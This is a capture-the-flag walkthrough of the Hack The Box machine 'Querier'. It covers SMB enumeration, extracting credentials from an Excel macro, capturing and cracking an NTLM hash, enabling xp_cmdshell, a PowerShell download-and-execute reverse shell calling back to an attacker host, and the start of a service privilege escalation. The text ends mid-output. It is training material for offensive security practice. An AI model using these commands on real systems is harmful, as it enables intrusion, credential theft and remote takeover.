Lets begin with an nmap port scan – nmap -Pn -p - -sV -sC -T4 10.10.10.125

```
# nmap -Pn -p- -sV -sC -T4 10.10.10.125
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan time
s will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-02 20:09 EDT
Nmap scan report for 10.10.10.125
Host is up (0.041s latency).
Not shown: 65521 closed ports
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: QUERIER
|   DNS_Domain_Name: HTB.LOCAL
|   DNS_Computer_Name: QUERIER.HTB.LOCAL
|   DNS_Tree_Name: HTB.LOCAL
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-10-02T18:30:53
|_Not valid after:  2051-10-02T18:30:53
|_ssl-date: 2021-10-02T23:17:17+00:00; -54m00s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Discovered open port
135,139,445,1433,5985,47001,49664,49665,49666,49667,49668,49669,49670,49671
Interesting ports
139/tcp open netbios-ssn
445/tcp open microsoft-ds?
1433/tcp open ms-sql-s Microsoft SQL Server 2017 14.00.1000.00; RTM

```
Host script results:
|_clock-skew: mean: -54m00s, deviation: 0s, median: -54m00s
| ms-sql-info:
|   10.10.10.125:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-10-02T23:17:07
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.16 seconds
```

Notice that Message signing is enabled but not required.

Checking SMB vulnerabilities

```
┌──(root💀kali)-[/]
└─# nmap --script smb-vuln* -p 445 10.10.10.125
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-02 20:46 EDT
Nmap scan report for 10.10.10.125
Host is up (0.032s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Nmap done: 1 IP address (1 host up) scanned in 11.85 seconds
```

Checked the SMB shares

```
┌──(root💀kali)-[/home/kali]
└─# smbclient -L \\\\10.10.10.125
Enter WORKGROUP\kali's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Reports         Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.125 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(root💀kali)-[/home/kali]
└─#
```

Start to enumerate shares

```
┌──(root💀kali)-[/home/kali]
└─# smbclient \\\\10.10.10.125\\ADMIN$
Enter WORKGROUP\kali's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(root💀kali)-[/home/kali]
└─# smbclient \\\\10.10.10.125\\C$
Enter WORKGROUP\kali's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
```


Located a usable share-Reports!

```
┌──(root💀kali)-[/home/kali]
└─# smbclient \\\\10.10.10.125\\Reports
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Jan 28 18:23:48 2019
  ..                                  D        0  Mon Jan 28 18:23:48 2019
  Currency Volume Report.xlsm         A    12229  Sun Jan 27 17:21:34 2019

                6469119 blocks of size 4096. 1547824 blocks available
smb: \>
```


Files of interest- lets grab them.

```
smb: \> get "Currency Volume Report.xlsm"
getting file \Currency Volume Report.xlsm of size 12229 as Currency Volume Report.xlsm (80.2 KiloBytes/sec) (average 62.9 KiloBytes/sec)
smb: \>
```

Document contains macros! lets check it out.



Next, go to Tools → Macros → Edit





```
1  Rem Attribute VBA_ModuleType=VBADocumentModule
2  Option VBASupport 1
3
4  ' macro to pull data for client volume reports
5  '
6  ' further testing required
7
8  Private Sub Connect()
9
10 Dim conn As ADODB.Connection
11 Dim rs As ADODB.Recordset
12
13 Set conn = New ADODB.Connection
14 conn.ConnectionString = "Driver={SQL Server};Server=QUERIER;Trusted_Connection=no;Database=volume;Uid=reporting;Pwd=PcwTWTHRwryjc$c6"
15 conn.ConnectionTimeout = 10
16 conn.Open
17
18 If conn.State = adStateOpen Then
19
20   ' MsgBox "connection successful"
21
22   'Set rs = conn.Execute("SELECT * @@version;")
23   Set rs = conn.Execute("SELECT * FROM volume;")
24   Sheets(1).Range("A1").CopyFromRecordset rs
25   rs.Close
26
27 End If
28
29 End Sub
```

As we can see in Red Lettering.

Discovered Server=QUERIER; Uid=reporting; Pwd=PcwTWTHRwryjc$c6

Lets check out ms-sql for vulnerabilities.




No exploits found

proceeding to server with credentials

We are in!

Lets try to enable enable_xp_cmdshell so we can run commands



Unable to enable_xp_cmdshell-User does not have permission

Next we try and run system commands with no luck.

```
SQL> EXEC xp_cmdshell 'whoami';
[-] ERROR(QUERIER): Line 1: The EXECUTE permission was denied on the object 'xp_cmdshell',
SQL>
```


Lets try and grab some credentials. Lets open up a smbserver

```
┌──(root💀kali)-[/home/kali]
└─# smbserver.py -smb2support fakeshare fakeshare
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Next we want to try and connect to our SMB server.

```
SQL> exec xp_dirtree '\\10.10.14.6\share'
subdirectory                depth
-------------------------   ----------

SQL>
```

We have credentials!




mssqlsvc::QUERIER:4141414141414141:257c5e90826826250df5944b3706eceb:01010000000000000564992f1b7d7018be1abce490ce7d8000000000100100048006700 6e0043007100630630055007700040010007a0067004c004c00760061004c00770007000800000564992f1b7d70106000400020000000800300030000000000000000000000000000003000001deb0d8d81509fa6693612e308a49001e006300690066007 3002f00310030002e00310030002e00310034002e00360000000000000000000000000000


User=mssql-svc
Domain=QUERIER
NTLM Hash

Next lets hop on over to hashcat and crack'em.


First we need to check what mode we will use to crack with.




Know that we have the mode we need lets begin.



hashcat -m 5600 querier.hash /usr/share/wordlists/rockyou.txt -O --force --show




We now have credentials User=MSSQL-SVC PASS=corporate568
Now lets go back in and see what we can do.



We are in like Flynn!

This time we are able to enable – enable_xp_cmdshell - Lets see if we can run system commands.



We are now able to run system commands.

```
SQL> EXEC xp_cmdshell 'whoami';
output

-------------------------------------------------------------------------------

querier\mssql-svc

NULL

SQL>
```

Lets get setup to transfer a payload.

```
┌──(root💀kali)-[/home/kali/privescalate/Windows/PowerUp]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

We will be using Nishangs' Invoke-PowerShellTcp.ps1

[git clone https://github.com/samratashok/nishang.git](https://github.com/samratashok/nishang.git)

Add this line to the bottom of our Invoke-PowerShellTcp.ps1 file.

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.6 -Port 8001
```

xp_cmdshell powershell IEX(New-Object Net.WebClient).DownloadString(\"http://10.10.14.6/Invoke-PowerShellTcp.ps1\")

```
SQL> xp_cmdshell powershell IEX(New-Object Net.WebClient).DownloadString(\"http://10.10.14.6/Invoke-PowerShellTcp.ps1
\")
```

Now let open a listener with nc

```
┌──(root💀kali)-[/home/kali]
└─# nc -nvlp 8001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8001
Ncat: Listening on 0.0.0.0:8001
```

And we are in!

```
Ncat: Connection from 10.10.10.125.
Ncat: Connection from 10.10.10.125:49678.
Windows PowerShell running as user mssql-svc on QUERIER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
querier\mssql-svc
PS C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::20d
   Link-local IPv6 Address . . . . . : fe80::b150:c552:7702:6232%13
   IPv4 Address. . . . . . . . . . . : 10.10.10.125
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
PS C:\Windows\system32>
```

The user flag is in the user desktop

```
PS C:\Users\mssql-svc\Desktop> dir


    Directory: C:\Users\mssql-svc\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/28/2019  12:08 AM             33 user.txt


PS C:\Users\mssql-svc\Desktop> type user.txt
```

Next I created a writable folder at the base of C:\

```
PS C:\Windows\system32> cd C:\
PS C:\> mkdir temp


    Directory: C:\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/3/2021   2:51 AM                temp

PS C:\>
```

Next we want to use Nishang's PowerUp.ps1 to enumerate the system.

But first we need to add Invoke-AllChecks to the bottom of PowerUp.ps1, to help we automation.

```
    }
    "`n"

    if($HTMLReport) {
        "[*] Report written to '$HtmlReportFile' `n"
    }
}
Invoke-AllChecks
```


Now we want to change over to C:\temp and transfer over our PowerUp.ps1

IEX (New-Object Net.WebClient).downloadString('http://10.10.14.6/PowerUp.ps1')

PowerUp.ps1 results below:


```
PS C:\temp> IEX (New-Object Net.WebClient).downloadString('http://10.10.14.6/PowerUp.ps1')

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

[*] Checking for unquoted service paths...

[*] Checking service executable and argument permissions...
```

Looks like we have an BinPath escalation and a hijackable .dll




We also found an UnattendPath to check The Unattend.xml came back with no passwords or anything sensitive.

Checking out the possible Hijackable dll, which also turns up empty.



So lets move forward with our BinPath escalation.



Lets try and psexec.py into the system from a new shell.

```
┌──(root💀kali)-[/home/kali/privescalate/Windows/PowerUp]
└─# psexec.py QUERIER/john:'Password123'@10.10.10.125                    1 ×
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is
either due to a bad username or authentication information.)
```

No luck, since ADMIN$ is not shareable lets move forward.

Lets get some info on our exploitable process

```
PS C:\temp> sc.exe query UsoSvc

SERVICE_NAME: UsoSvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0×0)
        SERVICE_EXIT_CODE  : 0  (0×0)
        CHECKPOINT         : 0×0
        WAIT_HINT          : 0×0
PS C:\temp>
```

lets go ahead and stop the service.

```
PS C:\temp> sc.exe stop UsoSvc

SERVICE_NAME: UsoSvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0×0)
